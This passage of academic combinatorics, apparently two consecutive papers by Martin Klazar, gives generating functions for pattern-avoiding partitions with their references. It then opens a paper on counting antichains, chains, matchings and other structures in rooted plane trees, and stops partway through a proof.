$$P_{\leq 2}(abba, 2) = \frac{P_{\leq 2}(abba, 1) + 1}{2 + xy^2 - xy}$$

Proof. Take a $u \in \mathcal{P}_{\leq 2}(abba, \cdot, \cdot, 1) \backslash \mathcal{P}_{\leq 2}(abba, \cdot, \cdot, 2)$ and consider the first violation of the 2-regularity $u = vaaw$. Thus $v \in \mathcal{P}_{\leq 2}(abba, \cdot, \cdot, 2)$ and v and w have disjoint alphabets. Translated to generating functions, $P_{\leq 2}(abba, 1) = P_{\leq 2}(abba, 2).xy^2.P_{\leq 2}(abba, 1) + P_{\leq 2}(abba, 2)$. The solution for $P_{\leq 2}(abba, 2)$ is

$$P_{\leq 2}(abba, 2) = \frac{P_{\leq 2}(abba, 1)}{xy^2 P_{\leq 2}(abba, 1) + 1}.$$

Rationalizing the denominator as in the proof of Theorem 3.7 we get the desired relation. □

Setting $y = 1$ in the previous lemma we get the following identity.

Consequence 3.9 *For any $n \geq 1$ it is true that $p_{\leq 2}(abba, n, \cdot, 2) = p_{\leq 2}(abba, n, \cdot, -2)$. The minus sign indicates partitions which are* not *2-regular.*

Example

$$\mathcal{P}_{\leq 2}(abba, 3, \cdot, 2) = \{123, 1213, 12123, 12132, 121323, 1231, 1232, 12312, 12313, 123123, 12323\}$$

and

$$\mathcal{P}_{\leq 2}(abba, 3, \cdot, -2) = \{1123, 1223, 1233, 11233, 12233, 11223, 112233, 12133, 121233, 11232, 112323\}.$$

Theorem 3.10

$$P(abba, 2) = \frac{1 - x(2y + 3y^2 + y^3) + x^2(y^2 + y^3) - x^2y^3 P_{\leq 2}(abab, 1)}{1 - x(3y + 3y^2 + y^3) + x^2(3y^2 + 2y^3) - x^3y^3}$$

$$P(abba, 2)(1, y) = \frac{1 - 2y - 2y^2 - y^3 P_{\leq 2}(abab, 1)(1, y)}{1 - 3y}$$

$$P(abba, 2)(x, 1) = \frac{1 - 6x + 2x^2 - x^2 P_{\leq 2}(abab, 1)(x, 1)}{1 - 7x + 5x^2 - x^3}$$

Proof. The expression for $P_{\leq 2}(abba, 2)$ from the previous lemma is substituted in the formula of Theorem 3.5. The denominator of the resulted fraction is rationalized as in Theorem 3.7. Specializations lead to the other two formulas. □

The function $P(abba, 2)(x, 1)$ generates $\{p(abba, n, \cdot, 2)\}_{n \geq 1} = \{1, 3, 15, 85, 501, 3007, 18235, \ldots\}$ which seems new. The sequence $\{p(abba, \cdot, l, 2)\}_{l \geq 2} = \{1, 2, 5, 13, 35, 96, 267, \ldots\}$ generated by $P(abba, 2)(1, y)$ is the sequence A5773 in [E]. Recall that a *directed animal with one root* is a finite set X of lattice points in the plane containing the origin and such that each point of X can be reached from the origin by a path lying completely in X and making only east or north unit steps. For more details consult [6].

Consequence 3.11 *For any $l \geq 2$ it is true that $p(abba, \cdot, l, 2)$ is the same as the number of directed animals with one root and $l - 1$ points.*

Proof. Simplifying the formula for $P(abba,2)(1,y)$ further we get a compact expression

$$P(abba,2)(1,y) = 1 + \frac{y}{2}\ \left(1 + \sqrt{\frac{1+y}{1-3y}}\right)$$

which equals $yQ + 1 + y$ where Q is the generating function for directed animals with one root, see [6]. □

Lemma 3.12

$$P_{\leq 2}(abba,3) = \frac{P_{\leq 2}(abba,2)}{(1-xy^2)^2 + xy^2(2 - xy + x^2y^3 - x^2y^4)P_{\leq 2}(abba,2)}$$

Proof. The idea is the same as in Lemma 3.8. Take a $u \in \mathcal{P}_{\leq 2}(abba,\cdot,\cdot,2)\backslash\mathcal{P}_{\leq 2}(abba,\cdot,\cdot,3)$ and consider the first violation of the 3-regularity by $u = vabaw$. Thus $v \in \mathcal{P}_{\leq 2}(abba,\cdot,\cdot,3)$ and v and w have disjoint alphabets. Now we have to distinguish three possibilities. For the sake of brevity we use P for $P_{\leq 2}(abba,3)$ and Q for $P_{\leq 2}(abba,2)$.

1) b is a singleton. The number of such u is counted by the coefficient in Px^2y^3Q.

2) b appears once more in w. The number of such u is counted by the coefficient in $P(x^2y^4Q + xy^2E(2))$. The first term counts the u's with the structure $u = vababw'$. If the second b does not follow immediately after the second a then bw is an end segment (see the beginning of Section 3) and such u's are counted by the second term.

3) b appears in v. Consider the interval I spanned by the two b appearances. Clearly $|I| \geq 4$. In the case $|I| > 4$ we are done as well as in the case when $|I| = 4$ but the other symbol in I different from a, say c, is a singleton. The bad situation is when $u = v'bcabaw$ and c appears in v'. Then consider the interval J spanned by the two c's. The bad situation is when $u = v''cdbcabaw$ and d appears in v''. Continuing this way we get a unique decomposition $u = v^*a_1sa_2a_1a_3a_2a_4a_3 \ldots abaw$ where either $|s| \geq 2$ or s is a singleton. In the former case $v^*a_1sa_1$ is an initial segment in $\mathcal{I}(3)$ and such u's are accounted for in $I(3)[\sum_{m\geq 1}(xy^2)^m]Q$. In the latter case we have the splitting $v^*\ a_1sa_2a_1a_3a_2a_4a_3 \ldots aba\ w$ of u into three segments with disjoint alphabets and so we account for such u in $P[\sum_{m\geq 2}(xy^2)^m]xyQ$.

We have the equation $Q = P[1 + x^2y^3Q + x^2y^4Q + xy^2(1-xy)Q - xy^2 + \frac{x^3y^5}{1-xy^2}Q + (1-xy)\frac{xy^2}{1-xy^2}Q] - \frac{xy^2}{1-xy^2}Q$ which solves for P by the stated formula. □

Theorem 3.13

$$P(abba,3) =$$

$$\frac{1 - x(2y+4y^2) + x^2(y^2+2y^4-y^5) + x^3(y^4-y^5+2y^7) - x^4(y^7-y^8+y^9) - (x^2y^3 - 2x^3y^5 + x^4y^7)F}{1 - x(3y+4y^2) + x^2(3y^2+3y^3+2y^4-y^5) - x^3(y^3+3y^5-2y^7) + x^4(y^6-y^7+y^8-y^9)}$$

where $F = P_{\leq 2}(abab,1) = (1 - xy - \sqrt{(1-xy)^2 - 4xy^2})/2xy^2$. *The specializations are*

$$P(abba,3)(x,1) = \frac{1 - 6x + 2x^2 + 2x^3 - x^4 - (x^2 - 2x^3 + x^4)P_{\leq 2}(abab,1)(x,1)}{1 - 7x + 7x^2 - 2x^3}\ \textit{and}$$

$$P(abba,3)(1,y) = \frac{1 - 2y - 3y^2 + 3y^4 - 2y^5 + y^7 + y^8 - y^9 - (y^3 - 2y^5 + y^7)P_{\leq 2}(abab,1)(1,y)}{1 - 3y - y^2 + 2y^3 + 2y^4 - 4y^5 + y^6 + y^7 + y^8 - y^9}$$

Proof. This is again only a manipulation with rational functions. First we substitute in the expression of Lemma 3.12 the formula for $P_{\leq 2}(abba,2)$ from Lemma 3.8 and express this way $P_{\leq 2}(abba,3)$ in terms of $P_{\leq 2}(abab,1)$:

$$P_{\leq 2}(abba,3) = \frac{m_1(x,y) + m_2(x,y)P_{\leq 2}(abab,1)}{m_3(x,y) + m_4(x,y)P_{\leq 2}(abab,1)}$$

where $m_1(x,y) = 1 + xy - xy^2 + x^2y^3$, $m_2(x,y) = -1 + 2xy + 2xy^2 - x^2y^3 + x^3y^5 - x^3y^6$, $m_3(x,y) = m_1(x,y) - x^2y^2$, and $m_4(x,y) = m_2(x,y) - x^2y^2$. Rationalizing the denominator we get the stated formula. □

The first specialization generates the sequence $\{p(abba, n, \cdot, 3)\}_{n\geq 2} = \{1, 4, 19, 95, 448, 2553, 13537, \ldots\}$ and the second one the sequence $\{p(abba, \cdot, l, 3)\}_{l\geq 3} = \{1, 2, 5, 14, 38, 102, 276, \ldots\}$, both of them seem new. Now we list the beginnings of the expansions of the functions $P(abba, k)(x, y)$ for $k = 1, 2, 3$.

$$P(abba,1)(x,y) = 1 + xy + (x+x^2)y^2 + (x+3x^2+x^3)y^3 + (x+6x^2+6x^3+x^4)y^4 +$$
$$+(x+9x^2+20x^3+10x^4+x^5)y^5 + (x+12x^2+44x^3+50x^4+15x^5+x^6)y^6 +$$
$$+(x+15x^2+77x^3+154x^4+105x^5+21x^6+x^7)y^7 + (x+18x^2+119x^3+350x^4+434x^5+196x^6+28x^7+x^8)y^8 +$$
$$+(x+21x^2+170x^3+663x^4+1260x^5+1050x^6+336x^7+36x^8+x^9)y^9 +$$
$$+(x+24x^2+230x^3+1120x^4+2907x^5+3822x^6+2268x^7+540x^8+45x^9+x^{10})y^{10} + \ldots$$

$$P(abba,2)(x,y) = 1 + yx + (y^2+y^3+y^4)x^2 + (y^3+3y^4+6y^5+4y^6+y^7)x^3 + (y^4+6y^5+20y^6+29y^7 +$$
$$+21y^8+7y^9+y^{10})x^4 + (y^5+10y^6+50y^7+119y^8+154y^9+111y^{10}+45y^{11}+10y^{12}+y^{13})x^5 +$$
$$+(y^6+15y^7+105y^8+364y^9+714y^{10}+837y^{11}+605y^{12}+274y^{13}+78y^{14}+13y^{15}+y^{16})x^6 +$$
$$+(y^7+21y^8+196y^9+924y^{10}+2520y^{11}+4257y^{12}+4642y^{13} +$$
$$+3354y^{14}+1638y^{15}+545y^{16}+120y^{17}+16y^{18}+y^{19})x^7 + \ldots$$

$$P(abba,3)(x,y) = 1 + yx + y^2x^2 + (y^3+y^4+y^5+y^6)x^3 + (y^4+3y^5+6y^6+7y^7+2y^8)x^4 +$$
$$+(y^5+6y^6+20y^7+34y^8+25y^9+8y^{10}+y^{11})x^5 + (y^6+10y^7+50y^8+124y^9+157y^{10}+106y^{11}+36y^{12}$$
$$+4y^{13})x^6 + (y^7+15y^8+105y^9+364y^{10}+687y^{11}+748y^{12}+465y^{13}+148y^{14}+19y^{15}+y^{16})x^7 + \ldots$$

4 Concluding remarks

We demonstrated in the paper that the structure $\mathcal{P}(p, n, l, k)$ leads to interesting extremal and enumerative results, we emphasized here the latter. Our solution for the pattern $p = abba$ is not completely satisfactory since we gave the explicit formula for $P(abba, k)$ only for the first three values of k.

Problem 1 What can be said about the generating function $P(abba, k)(x, y)$ for $k \geq 4$?

A field for exploration opens when one tries other patterns p. Methods yielding strong upper bounds on $Ex(p, n, k)$ were developed in [8], [10] but we do not know many nontrivial exact values of this function.

Problem 2 What is $Ex(abcabc, n, k), k \geq 3$? It is not too difficult to give the upper bound $6n$ on $Ex(abcabc, n, 3)$ but we do not know the exact value. What can be said about the numbers $p(abcabc, n, l, k)$?

Consider the pattern *ababa*. It contains three appearances of a, thus each partition from $\mathcal{P}_{\leq 2}(\cdot,\cdot,\cdot)$ avoids it. In consequence the numbers $p(ababa,\cdot,l,k)$ and $p(ababa,n,\cdot,k)$ grow superexponentially for any fixed k and exponential rather than ordinary generating function is in place. The function $Ex(ababa,n,2)$ grows superlinearly (see [7]) and it seems very difficult to describe completely the structure of *ababa*-free sequences. Any enumerative result concerning $p = ababa$ would be of great interest.

Problem 3 What can be said about the numbers $p(ababa,n,l,k,)$?

We omitted here the first order asymptotics of the numbers $p(p,n,\cdot,k)$ and $p(p,\cdot,l,k)$, $p = abab, abba$. Knowing the explicit form of the generating function, the asymptotics can be found more or less routinely by methods described in [2]. The reader may wish to consult [17] where the asymptotics of the numbers $p(abab,\cdot,l,k)$, $k = 1,2,3$ is worked out this way.

Acknowledgments The work on this paper was done during the author's stay as a TA in the Department of Mathematics of Arizona State University, Tempe. I want to thank for the possibility to use the computer and other facilities. I thank prof. H. Kierstead for his support during my stay. Last but not least, the phenomenal database [E] of N. J. A. Sloane was very helpful.

References

[1] P. K. Agarwal, M. Sharir and P. Shor, Sharp upper and lower bounds on the lengths of general Davenport-Schinzel sequences, *J. Combin. Theory A* **52** (1989), 228–274.

[2] E. Bender, Asymptotic methods in enumeration, *Siam Review* **16** (1974), 485–515; Errata **18** (1976), 292.

[3] H. Davenport and A. Schinzel, A combinatorial problem connected with differential equations, *Amer. J. Math.* **87** (1965), 684–694.

[4] R. Donaghey and L. Shapiro, Motzkin numbers, *J. Combin. Theory A* **23** (1977), 291–301.

[5] D. Gardy and D. Gouyou-Beauchamps, Enumerating Davenport-Schinzel sequences, *Informatique théorique et Applications/Theoretical Informatics and Applications* **26** (1992), 387-402.

[6] D. Gouyou-Beauchamps and G. Viennot, Equivalence of the two-dimensional directed animal problem to a one-dimensional path problem, *Advances in Appl. Math.* **9** (1988), 334–357.

[7] S. Hart and M. Sharir, Nonlinearity of Davenport-Schinzel sequences and of generalized path compression schemes, *Combinatorica* **6** (1986), 151–177.

[8] M. Klazar, Combinatorial aspects of Davenport-Schinzel sequences, thesis.

[9] M. Klazar, On the numbers of Davenport-Schinzel sequences, submitted.

[10] M. Klazar and P. Valtr, Generalized Davenport-Schinzel sequences, to appear in *Combinatorica*,

[11] G. Kreweras, Sur les partitions non croisées d'un cycle, *Discrete Math.* **1** (1972), 333–350.

[12] R. C. Mullin and R. G. Stanton, A map-theoretic approach to Davenport-Schinzel sequences, *Pacific J. Math.* **40** (1972), 167–172.

[13] V. T. Narayana, A partial order and its application to probability, *Sankhyá* **21** (1959), 91–98.

[14] E. Schröder, Vier combinatorische Probleme, *Zeitschrift für Mathematik und Physik* **15** (1870), 361–376.

[15] M. Sharir and P. K. Agarwal, *Davenport-Schinzel sequences and their geometric applications*, Cambridge University Press, in press.

[16] R. Simion and D. Ullman, On the structure of the lattice of noncrossing partitions, *Discrete Math.* **98** (1991), 193–206.

[E] N. J. A. Sloane and collaborators, On-line Encyclopedia of Integer Sequences, email: sequences@research.att.com, superseeker@research.att.com.

[17] P. R. Stein and M. S. Waterman, On some new sequences generalizing the Catalan and Motzkin numbers, *Discrete Math.* **26** (1979), 261–272.

Twelve countings with rooted plane trees

Martin Klazar

Department of Applied Mathematics of Charles University
Malostranské náměstí 25
118 00 Praha 1
Czech Republic
klazar@kam.ms.mff.cuni.cz

Abstract

The average number of (1) antichains, (2) maximal antichains, (3) chains, (4) infima closed sets, (5) connected sets, (6) independent sets, (7) maximal independent sets, (8) brooms, (9) matchings, (10) maximal matchings, (11) linear extensions, and (12) drawings in (of) a rooted plane tree on n vertices is investigated. Using generating functions we determine the asymptotics and give some explicit formulae and identities. In conclusion we discuss the extremal values of the above quantities and pose some problems.

1 Rooted plane trees

A *rooted plane tree*, a classical enumerative structure, is a quadruple $T = (r, V, E, L)$ such that

- (V, E) is a nonempty finite directed tree, as usual V is the *vertex set* and E is the *edge set*,
- where all edges are directed away from the *root* $r \in V$,
- and $L = \{(\{w : \ vw \in E\}, <_v) : \ v \in V\}$ is a collection of $|V|$ linear orders.

We call the elements of the set $ch(v) = \{w : \ vw \in E\}$ *children* of v, v is their *parent*. A *leaf* is a vertex with no child. Rooted plane trees will be called shortly *trees*. A tree T is visualized by embedding it in the plane (see Figure 1) so that the root is at the lowest position, all edges are straight segments directed up, and the orders $<_v$ coincide with the natural left-right order.

By $\mathcal{T}$ we denote the collection of all substantially different trees and by $\mathcal{T}_n$ the collection of those having n vertices. The aim of the paper is, given a *weight* $w : \mathcal{T} \to \{0, 1, 2, \ldots\}$, to count the total weight $w(n) = \sum_{T \in \mathcal{T}_n} w(T)$ of trees on n vertices. We consider twelve combinatorial weights w and for the first ten of them we determine the *generating function*

$$F_w(x) = \sum_{\mathcal{T}} w(T) x^{|V(T)|} = \sum_{n \geq 1} w(n) x^n.$$

For the eleventh and twelfth weight n stands for $|E|$ and the *exponential generating function* will be determined.

For instance, setting $w(T) = 1$ for all T one gets the celebrated *Catalan function*

$$C = C(x) = \sum_{n \geq 1} |\mathcal{T}_n| x^n = \sum_{n \geq 1} c_{n-1} x^n = \frac{1}{2} \left(1 - \sqrt{1 - 4x}\right) = x + x^2 + 2x^3 + 5x^4 + 14x^5 + 42x^6 + \ldots$$

counting the number of trees on n vertices. $c_n = \frac{1}{n+1}\binom{2n}{n}$ is the nth *Catalan number*. Catalan function satisfies the quadratic equation $C^2 - C + x = 0$.

What are the weights? Mostly the numbers of subsets of V or E with special properties. The first four of them appear by understanding a tree T as a poset. The standard partial ordering $(V, \leq)$ is defined by $u \leq v$ iff u lies on the path joining r and v. A *chain* in T is then a subset $X \subset V$ of pairwise comparable vertices. On the contrary an *antichain* X consists of mutually incomparable vertices. A tree with n vertices may have as many as $2^n - 1$ nonempty chains and as few as $2n - 1$. As for the antichains, there may be as few as n and as many as 2^{n-1} of them. These are extremes but what is going on in average? One would expect that in average antichains are much more numerous than chains, is this really the case? How fast the average numbers grow? Seeking answers to this sort of questions and led by the joy of counting by generating functions we investigated twelve weights of this kind. Our arguments are more or less standard but, except for w_8 and w_{11} which we discuss later, we failed to find any reference to results of this type in [5], [8], and [12], or to localize the sequences $\{w(n)\}_{n\geq 1}$ in [11].

We need to review some more definitions. We say that $X \subset V$ is *infima closed* (in a tree T) if X contains with any two vertices $u, v \in X$ also the merging point of the paths joining r and u, and r and v (i.e., the infimum $u \wedge v$). Six weights arise from graph-theoretical considerations. A set $X \subset V$ is *independent* if $uv \in E$ for no two $u, v \in X$. A set $X \subset V$ is *connected* if any two vertices of X can be joined by an undirected path lying completely in X. A *matching* $X \subset E$ is a set of pairwise disjoint edges. A *broom* $X \subset E$ is a set of pairwise intersecting edges, all directed up. Single vertex is also a broom. Two more weights arise from the concept of drawing trees. Suppose $T = (r, V, E, L)$ is a tree. A *simple drawing* of T is a permutation of edges $(e_1, e_2, \ldots, e_{|E|})$ of T such that $r \in e_1$ and, for any $i = 2, \ldots, |E|$, e_i intersects some of the edges $e_1, e_2, \ldots, e_{i-1}$. A *drawing* of T is a sequence of trees $(T_1, T_2, \ldots, T_n)$, $n = |V|$, such that $T_n = T$ and T_{i-1} arises from T_i by deleting a leaf of T_i.

Now we list the weights. Maximality is meant to inclusion and maximal sets are nonempty by definition. For a given tree T, $w_1(T)$ is the number of nonempty antichains in T, $w_2(T)$ is the number of maximal antichains, $w_3(T)$ is the number of nonempty chains, $w_4(T)$ counts the number of nonempty infima closed sets, $w_5(T)$ counts nonempty connected sets, $w_6(T)$ counts all independent sets (including $\emptyset$), $w_7(T)$ counts maximal independent sets, $w_8(T)$ counts the number of brooms in T, $w_9(T)$ counts matchings (including $\emptyset$), $w_{10}(T)$ counts maximal matchings, $w_{11}(T)$ is the number of simple drawings of T, and $w_{12}(T)$ is the number of drawings of T.

The paper is organized as follows. In the next section we summarize the results — explicit formulae or equations for generating functions, asymptotics — for the first ten weights. In Section 3 we give proofs or sketches of proofs to these results. Applications of the Lagrange inversion formula to the weights w_6, w_7, and w_9 are given in Section 4. In particular, we derive a closed formula for $w_6(n)$. Weights w_{11} and w_{12} are handled in Section 5. In Section 6 we give some concluding comments and open problems, and we determine $\max_{T\in\mathcal{T}_n} w_2(T)$.

2 Subset countings — results

First we list the closed formulae for the generating functions F_1, F_2, F_3, F_4, F_5, and F_8, $F_i(x) = \sum_{n\geq 1} w_i(n)x^n$.

$$F_1(x) = \frac{1 + \sqrt{1-4x} - \sqrt{2}\sqrt{\sqrt{1-4x} + 1 - 10x}}{4} \tag{1}$$

$$F_2(x) = \frac{3 - 2x - \sqrt{1-4x} - \sqrt{2}\sqrt{(1+2x)\sqrt{1-4x} + 1 - 8x + 2x^2}}{4} \tag{2}$$

$$F_3(x) = \frac{x\,\left(1 + 3\sqrt{1-4x}\,\right)}{4\left(1 - \frac{9}{2}x\right)} \quad F_4(x) = \frac{\left(1 + \sqrt{1-4x}\,\right)\left(1 - \sqrt{3 - 2/\sqrt{1-4x}}\,\right)}{4} \tag{3}$$

$$F_5(x) = \frac{x}{x - C^2(x)} F_1(x) = \frac{1}{8}\left(1 + \frac{1}{\sqrt{1-4x}}\right)\left(1 + \sqrt{1-4x} - \sqrt{2}\sqrt{1 + \sqrt{1-4x} - 10x}\,\right) \tag{4}$$

$$F_8(x) = \frac{x}{2(1-4x)} + \frac{x}{2\sqrt{1-4x}} \tag{5}$$

The four functions F_6, F_7, F_9, and F_{10} satisfy the following algebraic equations.

$$F_6^3 - 2F_6^2 + (1+2x)F_6 + x^2 - 2x = 0 \tag{6}$$

$$F_7^4 - 3F_7^3 + (3+x)F_7^2 - (1+x)^2 F_7 - x^3 + x^2 + x = 0 \tag{7}$$

$$F_9^4 - 3F_9^3 + (3+x)F_9^2 - (1+2x)F_9 + x^2 + x = 0 \tag{8}$$

$$\begin{gathered} F_{10}^7 - (6+x)F_{10}^6 + (15+6x)F_{10}^5 + (x^2 - 15x - 20)F_{10}^4 - (2x^2 - 20x - 15)F_{10}^3 - \\ -(15x+6)F_{10}^2 + (2x^2 + 6x + 1)F_{10} + x^4 - x^2 - x = 0 \end{gathered} \tag{9}$$

In the first order asymptotics we use the notation $f(n) \sim g(n)$ for $\lim_{n\to\infty} f(n)/g(n) = 1$.

$$w_1(n) \sim \frac{1}{\sqrt{15\pi}}\,\frac{1}{n\sqrt{n}}\,\left(\frac{25}{4}\right)^n \quad w_2(n) \sim 0.16584\; n^{-3/2}\;(4.80261)^n \quad w_3(n) \sim \frac{1}{9}\,\left(\frac{9}{2}\right)^n \tag{10}$$

$$w_4(n) \sim \frac{5}{16}\,\sqrt{\frac{5}{6\pi}}\,\frac{1}{n\sqrt{n}}\,\left(\frac{36}{5}\right)^n \quad w_5(n) \sim \frac{4}{3}\,w_1(n) \sim \frac{4}{3\sqrt{15\pi}}\,\frac{1}{n\sqrt{n}}\,\left(\frac{25}{4}\right)^n \tag{11}$$

$$w_6(n) \sim \frac{4}{9\sqrt{3\pi}}\,\frac{1}{n\sqrt{n}}\,\left(\frac{27}{4}\right)^n \quad w_7(n) \sim \frac{\sqrt{5731 - 4635/\sqrt{17}}}{256\sqrt{\pi}}\,\frac{1}{n\sqrt{n}}\,\left(\frac{107 + 51\sqrt{17}}{64}\right)^n \tag{12}$$

$$w_8(n) \sim \frac{1}{8}\,4^n \tag{13}$$

$$w_9(n) \sim \frac{\sqrt{5 - 1/\sqrt{13}}}{4\sqrt{6\pi}}\,\frac{1}{n\sqrt{n}}\,\left(\frac{70 + 26\sqrt{13}}{27}\right)^n \quad w_{10}(n) \sim 0.12075\; n^{-3/2}\;(5.22159)^n \tag{14}$$

The constants in the asymptotics of w_2 and w_{10} are just approximations but, as we shall see in the next section, in principle we can give closed algebraic expressions for them as well. Numerically the asymptotics read as follows. $w_1(n) \sim 0.14567\; n^{-3/2}\; 6.25^n$, $w_2(n) \sim 0.16584\; n^{-3/2}\; 4.80261^n$, $w_3(n) \sim 0.11111\; 4.5^n$, $w_4(n) \sim 0.16095\; n^{-3/2}\; 7.2^n$, $w_5(n) \sim 0.19423\; n^{-3/2}\; 6.25^n$, $w_6(n) \sim 0.14477\; n^{-3/2}\; 6.75^n$,

$w_7(n) \sim 0.14958\ n^{-3/2}\ 4.95747^n$, $w_8(n) \sim 0.125\ 4^n$, $w_9(n) \sim 0.12514\ n^{-3/2}\ 6.06460^n$, $w_{10}(n) \sim 0.12075\ n^{-3/2}\ 5.22159^n$. A remarkable fact is that all the ten linear constants lie in the interval $(0.1, 0.2)$.

In the left table below we list the first eight values $w_i(n), n = 1, 2, \ldots, 8$, for each $i = 1, 2, \ldots, 10$. For this and other heavy calculations we used MATHEMATICA and MAPLE. For $i = 1, 2, 3, 4, 5, 8$ we took directly the generating function. For $i = 6, 7, 9, 10$ we started with $F_i(0) = 0$ and then, differentiating the equation, we applied the relations $w_i(n) = F_i^{(n)}(0)/n!$. For $i = 6, 7, 9$ one can apply alternatively the Lagrange inversion formula — see Section 4. In the right table we sort the weights by their exponential growth rates.

w_1	1	2	7	19	131	625	3099	15818
w_2	1	2	5	15	50	178	663	2553
w_3	1	3	12	51	222	978	4338	19323
w_4	1	3	13	63	326	1769	9964	57843
w_5	1	3	12	52	236	1109	5366	26639
w_6	2	3	10	42	198	1001	5304	29070
w_7	1	2	4	13	44	164	636	2559
w_8	1	3	11	42	163	638	2510	9908
w_9	1	2	6	23	98	447	2134	10530
w_{10}	1	1	4	12	44	175	718	3052

w_8	brooms	4^n
w_3	chains	4.5^n
w_2	max. antichains	4.80261^n
w_7	max. ind. sets	4.95747^n
w_{10}	max. matchings	5.22159^n
w_9	matchings	6.06460^n
w_1	antichains	6.25^n
w_5	connected sets	6.25^n
w_6	independent sets	6.75^n
w_4	infima closed sets	7.2^n

We conclude the section with a few comments. Note the relation between w_1 and w_5. From (5) it follows at once a closed formula for $w_8(n)$, see (24). In Section 4 we derive a closed formula (29) for $w_6(n)$ and a nice recurrent formula (30) for $w_7(n)$. Expressions and equations (1)–(9) yield effective procedures calculating for a given n the numbers $w_i(n)$, $1 \leq i \leq 10$. A natural question is whether one can calculate effectively, given a tree T, the numbers $w_i(T)$. This turns out to be possible for each of the weights, in the next section we give the corresponding recurrent relations.

Thus, indeed, the average tree has asymptoticly much more antichains than chains in spite the tendency shown by the first nine values. For $n \geq 10$ we have, in accordance with the asymptotics, $w_1(n) > w_3(n)$. Even maximal antichains beat asymptoticly chains but now $w_2(n) < w_3(n)$ for $n = 2, 3, \ldots, 99$. Only from 100 vertices on the asymptotics prevails and the average tree starts to have more maximal antichains than chains.

3 Subset countings — proofs

Let $T = (r, V, E, L)$ be a tree and $v \in V$ be a vertex. A *subtree* T_v of T rooted in v is the subtree spanned by the upset $\{x \in V : \ x \geq v\}$. A *degree* $deg(v)$ of v is the number $|ch(v)|$ of children of v. A *principal subtree* of T is a subtree T_v such that $v \in ch(r)$. T is determined uniquely by the list $ps(T) = (T_v : \ v \in ch(r))$ of its principal subtrees. A *singleton* s is the trivial one vertex tree. Let us remind the Catalan function C satisfying $C^2 - C + x = 0$, see Section 1.

To determine the generating function F_w we use arguments of two kinds. In the *recurrence argument* we take the decomposition $ps(T) = (T_1, T_2, \ldots, T_k)$ and find, for a weight w, the recurrent relation that transforms the list $(w(T_1), w(T_2), \ldots, w(T_k))$ into the number $w(T)$. The relation can be often translated to an equation for F_w. This way we obtain both the *individual count* (the recurrence for $w(T)$) and the *collective count* (the function F_w that counts $w(n)$). An alternative approach via another decomposition is indicated in the concluding section.

The *extension argument* is basically counting in two ways. We count the number of extensions of a fixed set $X \subset V$ with a special property to a tree. See Figure 1. Draw a tree $T = (r, V, E, L)$ in the plane. The *gaps* of $v \in V$ are the wedge-shaped areas into which the edges incident with v split v's neighborhood. Thus v has $deg(v) + 1$ gaps. All gaps of all vertices form the set $g(T)$ with $2|V| - 1$ elements. In the *gap extension* we take a tree $T \in \mathcal{T}_m$ and into each gap $g \in g(T)$ we insert a tree T_g. The root $r(T_g)$ and the vertex of g are identified. A moment of thought reveals that the number of choices for which a tree from $\mathcal{T}_n$ arises is the coefficient at x^n in $x^m(C(x)/x)^{2m-1}$. In the *edge extension* we mark on a fixed oriented edge $e \in \mathcal{T}_2$ from top to bottom $k \geq 0$ points $p_1, \ldots, p_k$ and we put a tree T_i to the left and a tree U_i to the right of p_i, identifying p_i with the roots $r(T_i)$ and $r(U_i)$. A tree from $\mathcal{T}_n$ (we do not count the endpoints of e) is obtained for $[x^n]\ \sum_{k\geq 0}(C^2/x)^k = [x^n]\ x/(x - C^2)$ choices. Here and further on $[x^n]\ f$ denotes the coefficient at x^n in the power series f. In the *l edges extension* we extend this way independently l edges. While saying nothing about the individual count this method is usually more elegant than the recurrence argument.

gap extension edge extension

Figure 1: Extensions.

1 Antichains by extension. Consider an antichain $X \subset V(T)$ and the tree T^* spanned by the downset $\{v \in V(T) :\ v \leq x \in X\}$. Obviously T is a gap extension of T^* and therefore

$$F_1(x) = \sum_{m\geq 1} c_{m-1}x^m \left(\frac{C(x)}{x}\right)^{2m-1} = \frac{x}{C(x)} \sum_{m\geq 1} c_{m-1} \left(\frac{C^2(x)}{x}\right)^m = \frac{C(C^2(x)/x)}{C(x)/x}.$$

The rest is a matter of simplifications.

Antichains by recurrence. For singleton we have $w_1(s) = 1$. For a nonsingleton T with $ps(T) = (T_1, T_2, \ldots, T_k)$ we have the recurrence

$$w_1(T) = \prod_{i=1}^{k}(1 + w_1(T_i)) \tag{15}$$

whose proof is immediate. It translates to $F_1 = x\sum_{k\geq 0}(F_1 + C)^k = x/(1 - F_1 - C)$ which simplifies to $F_1^2 + (C - 1)F_1 + x = 0$. Solving this we get again the formula (1).

2 Maximal antichains by recurrence. Similarly to (15) we get $w_2(s) = 1$ and, $ps(T) = (T_1, T_2, \ldots, T_k)$,

$$w_2(T) = 1 + \prod_{i=1}^{k} w_2(T_i). \tag{16}$$

This translates to $F_2 = C + x\sum_{k\geq 1} F_2^k = C + xF_2/(1-F_2)$, i.e. to $F_2^2 + (x - C - 1)F_2 + C = 0$. The quadratic formula yields (2).

3 Chains by extension. Consider a chain $X = (x_1, \ldots, x_m) \subset V$ in T and think of the x_{i-1}–x_i path as an edge, $i = 1, \ldots, m$, $x_0 = r$. Then T is a gap extension and m edges extension of X. Hence

$$F_3(x) = \sum_{m\geq 1} x^m \left(\frac{C(x)}{x}\right)^{2m-1} \left(\frac{x}{x - C^2(x)}\right)^m = \frac{xC(x)}{x - 2C^2(x)}.$$

After further simplifications we obtain the formula for F_3 in (3).

Chains by recurrence. The recurrence for chains is $w_3(s) = 1$, $ps(T) = (T_1, T_2, \ldots, T_k)$,

$$w_3(T) = 1 + 2\sum_{i=1}^{k} w_3(T_i). \tag{17}$$

Consider the generating function

$$G(x, y) = \sum_{\mathcal{T}} x^{w_3(T)} y^{|V(T)|}.$$

Then (17) reads as

$$G(x, y) = xy \sum_{k\geq 0} G(x^2, y)^k = \frac{xy}{1 - G(x^2, y)}.$$

Clearly $G(1, y) = C(y)$ and $F_3(y) = G_x(1, y)$. Taking the partial derivative by x of the equation for G and evaluating it at $(1, y)$ we find

$$F_3(y) = y\frac{1 - C(y) + 2F_3(y)}{(1 - C(y))^2} \quad \text{that solves as } F_3(y) = y\frac{1 - C(y)}{(1 - C(y))^2 - 2y}.$$

Simplifications lead again to the formula in (3).

4 Infima closed sets by extension. Consider a nonempty infima closed set $X \subset V(T)$, $|X| = m$. By replacing all u–v paths, $u, v \in X$, not containing other vertices of X by an edge we produce a tree T^* on m vertices. Clearly T is a gap and m edges extension of T^*, in the same way as for chains. Only now we are extending all trees on m vertices, not only the path. Thus

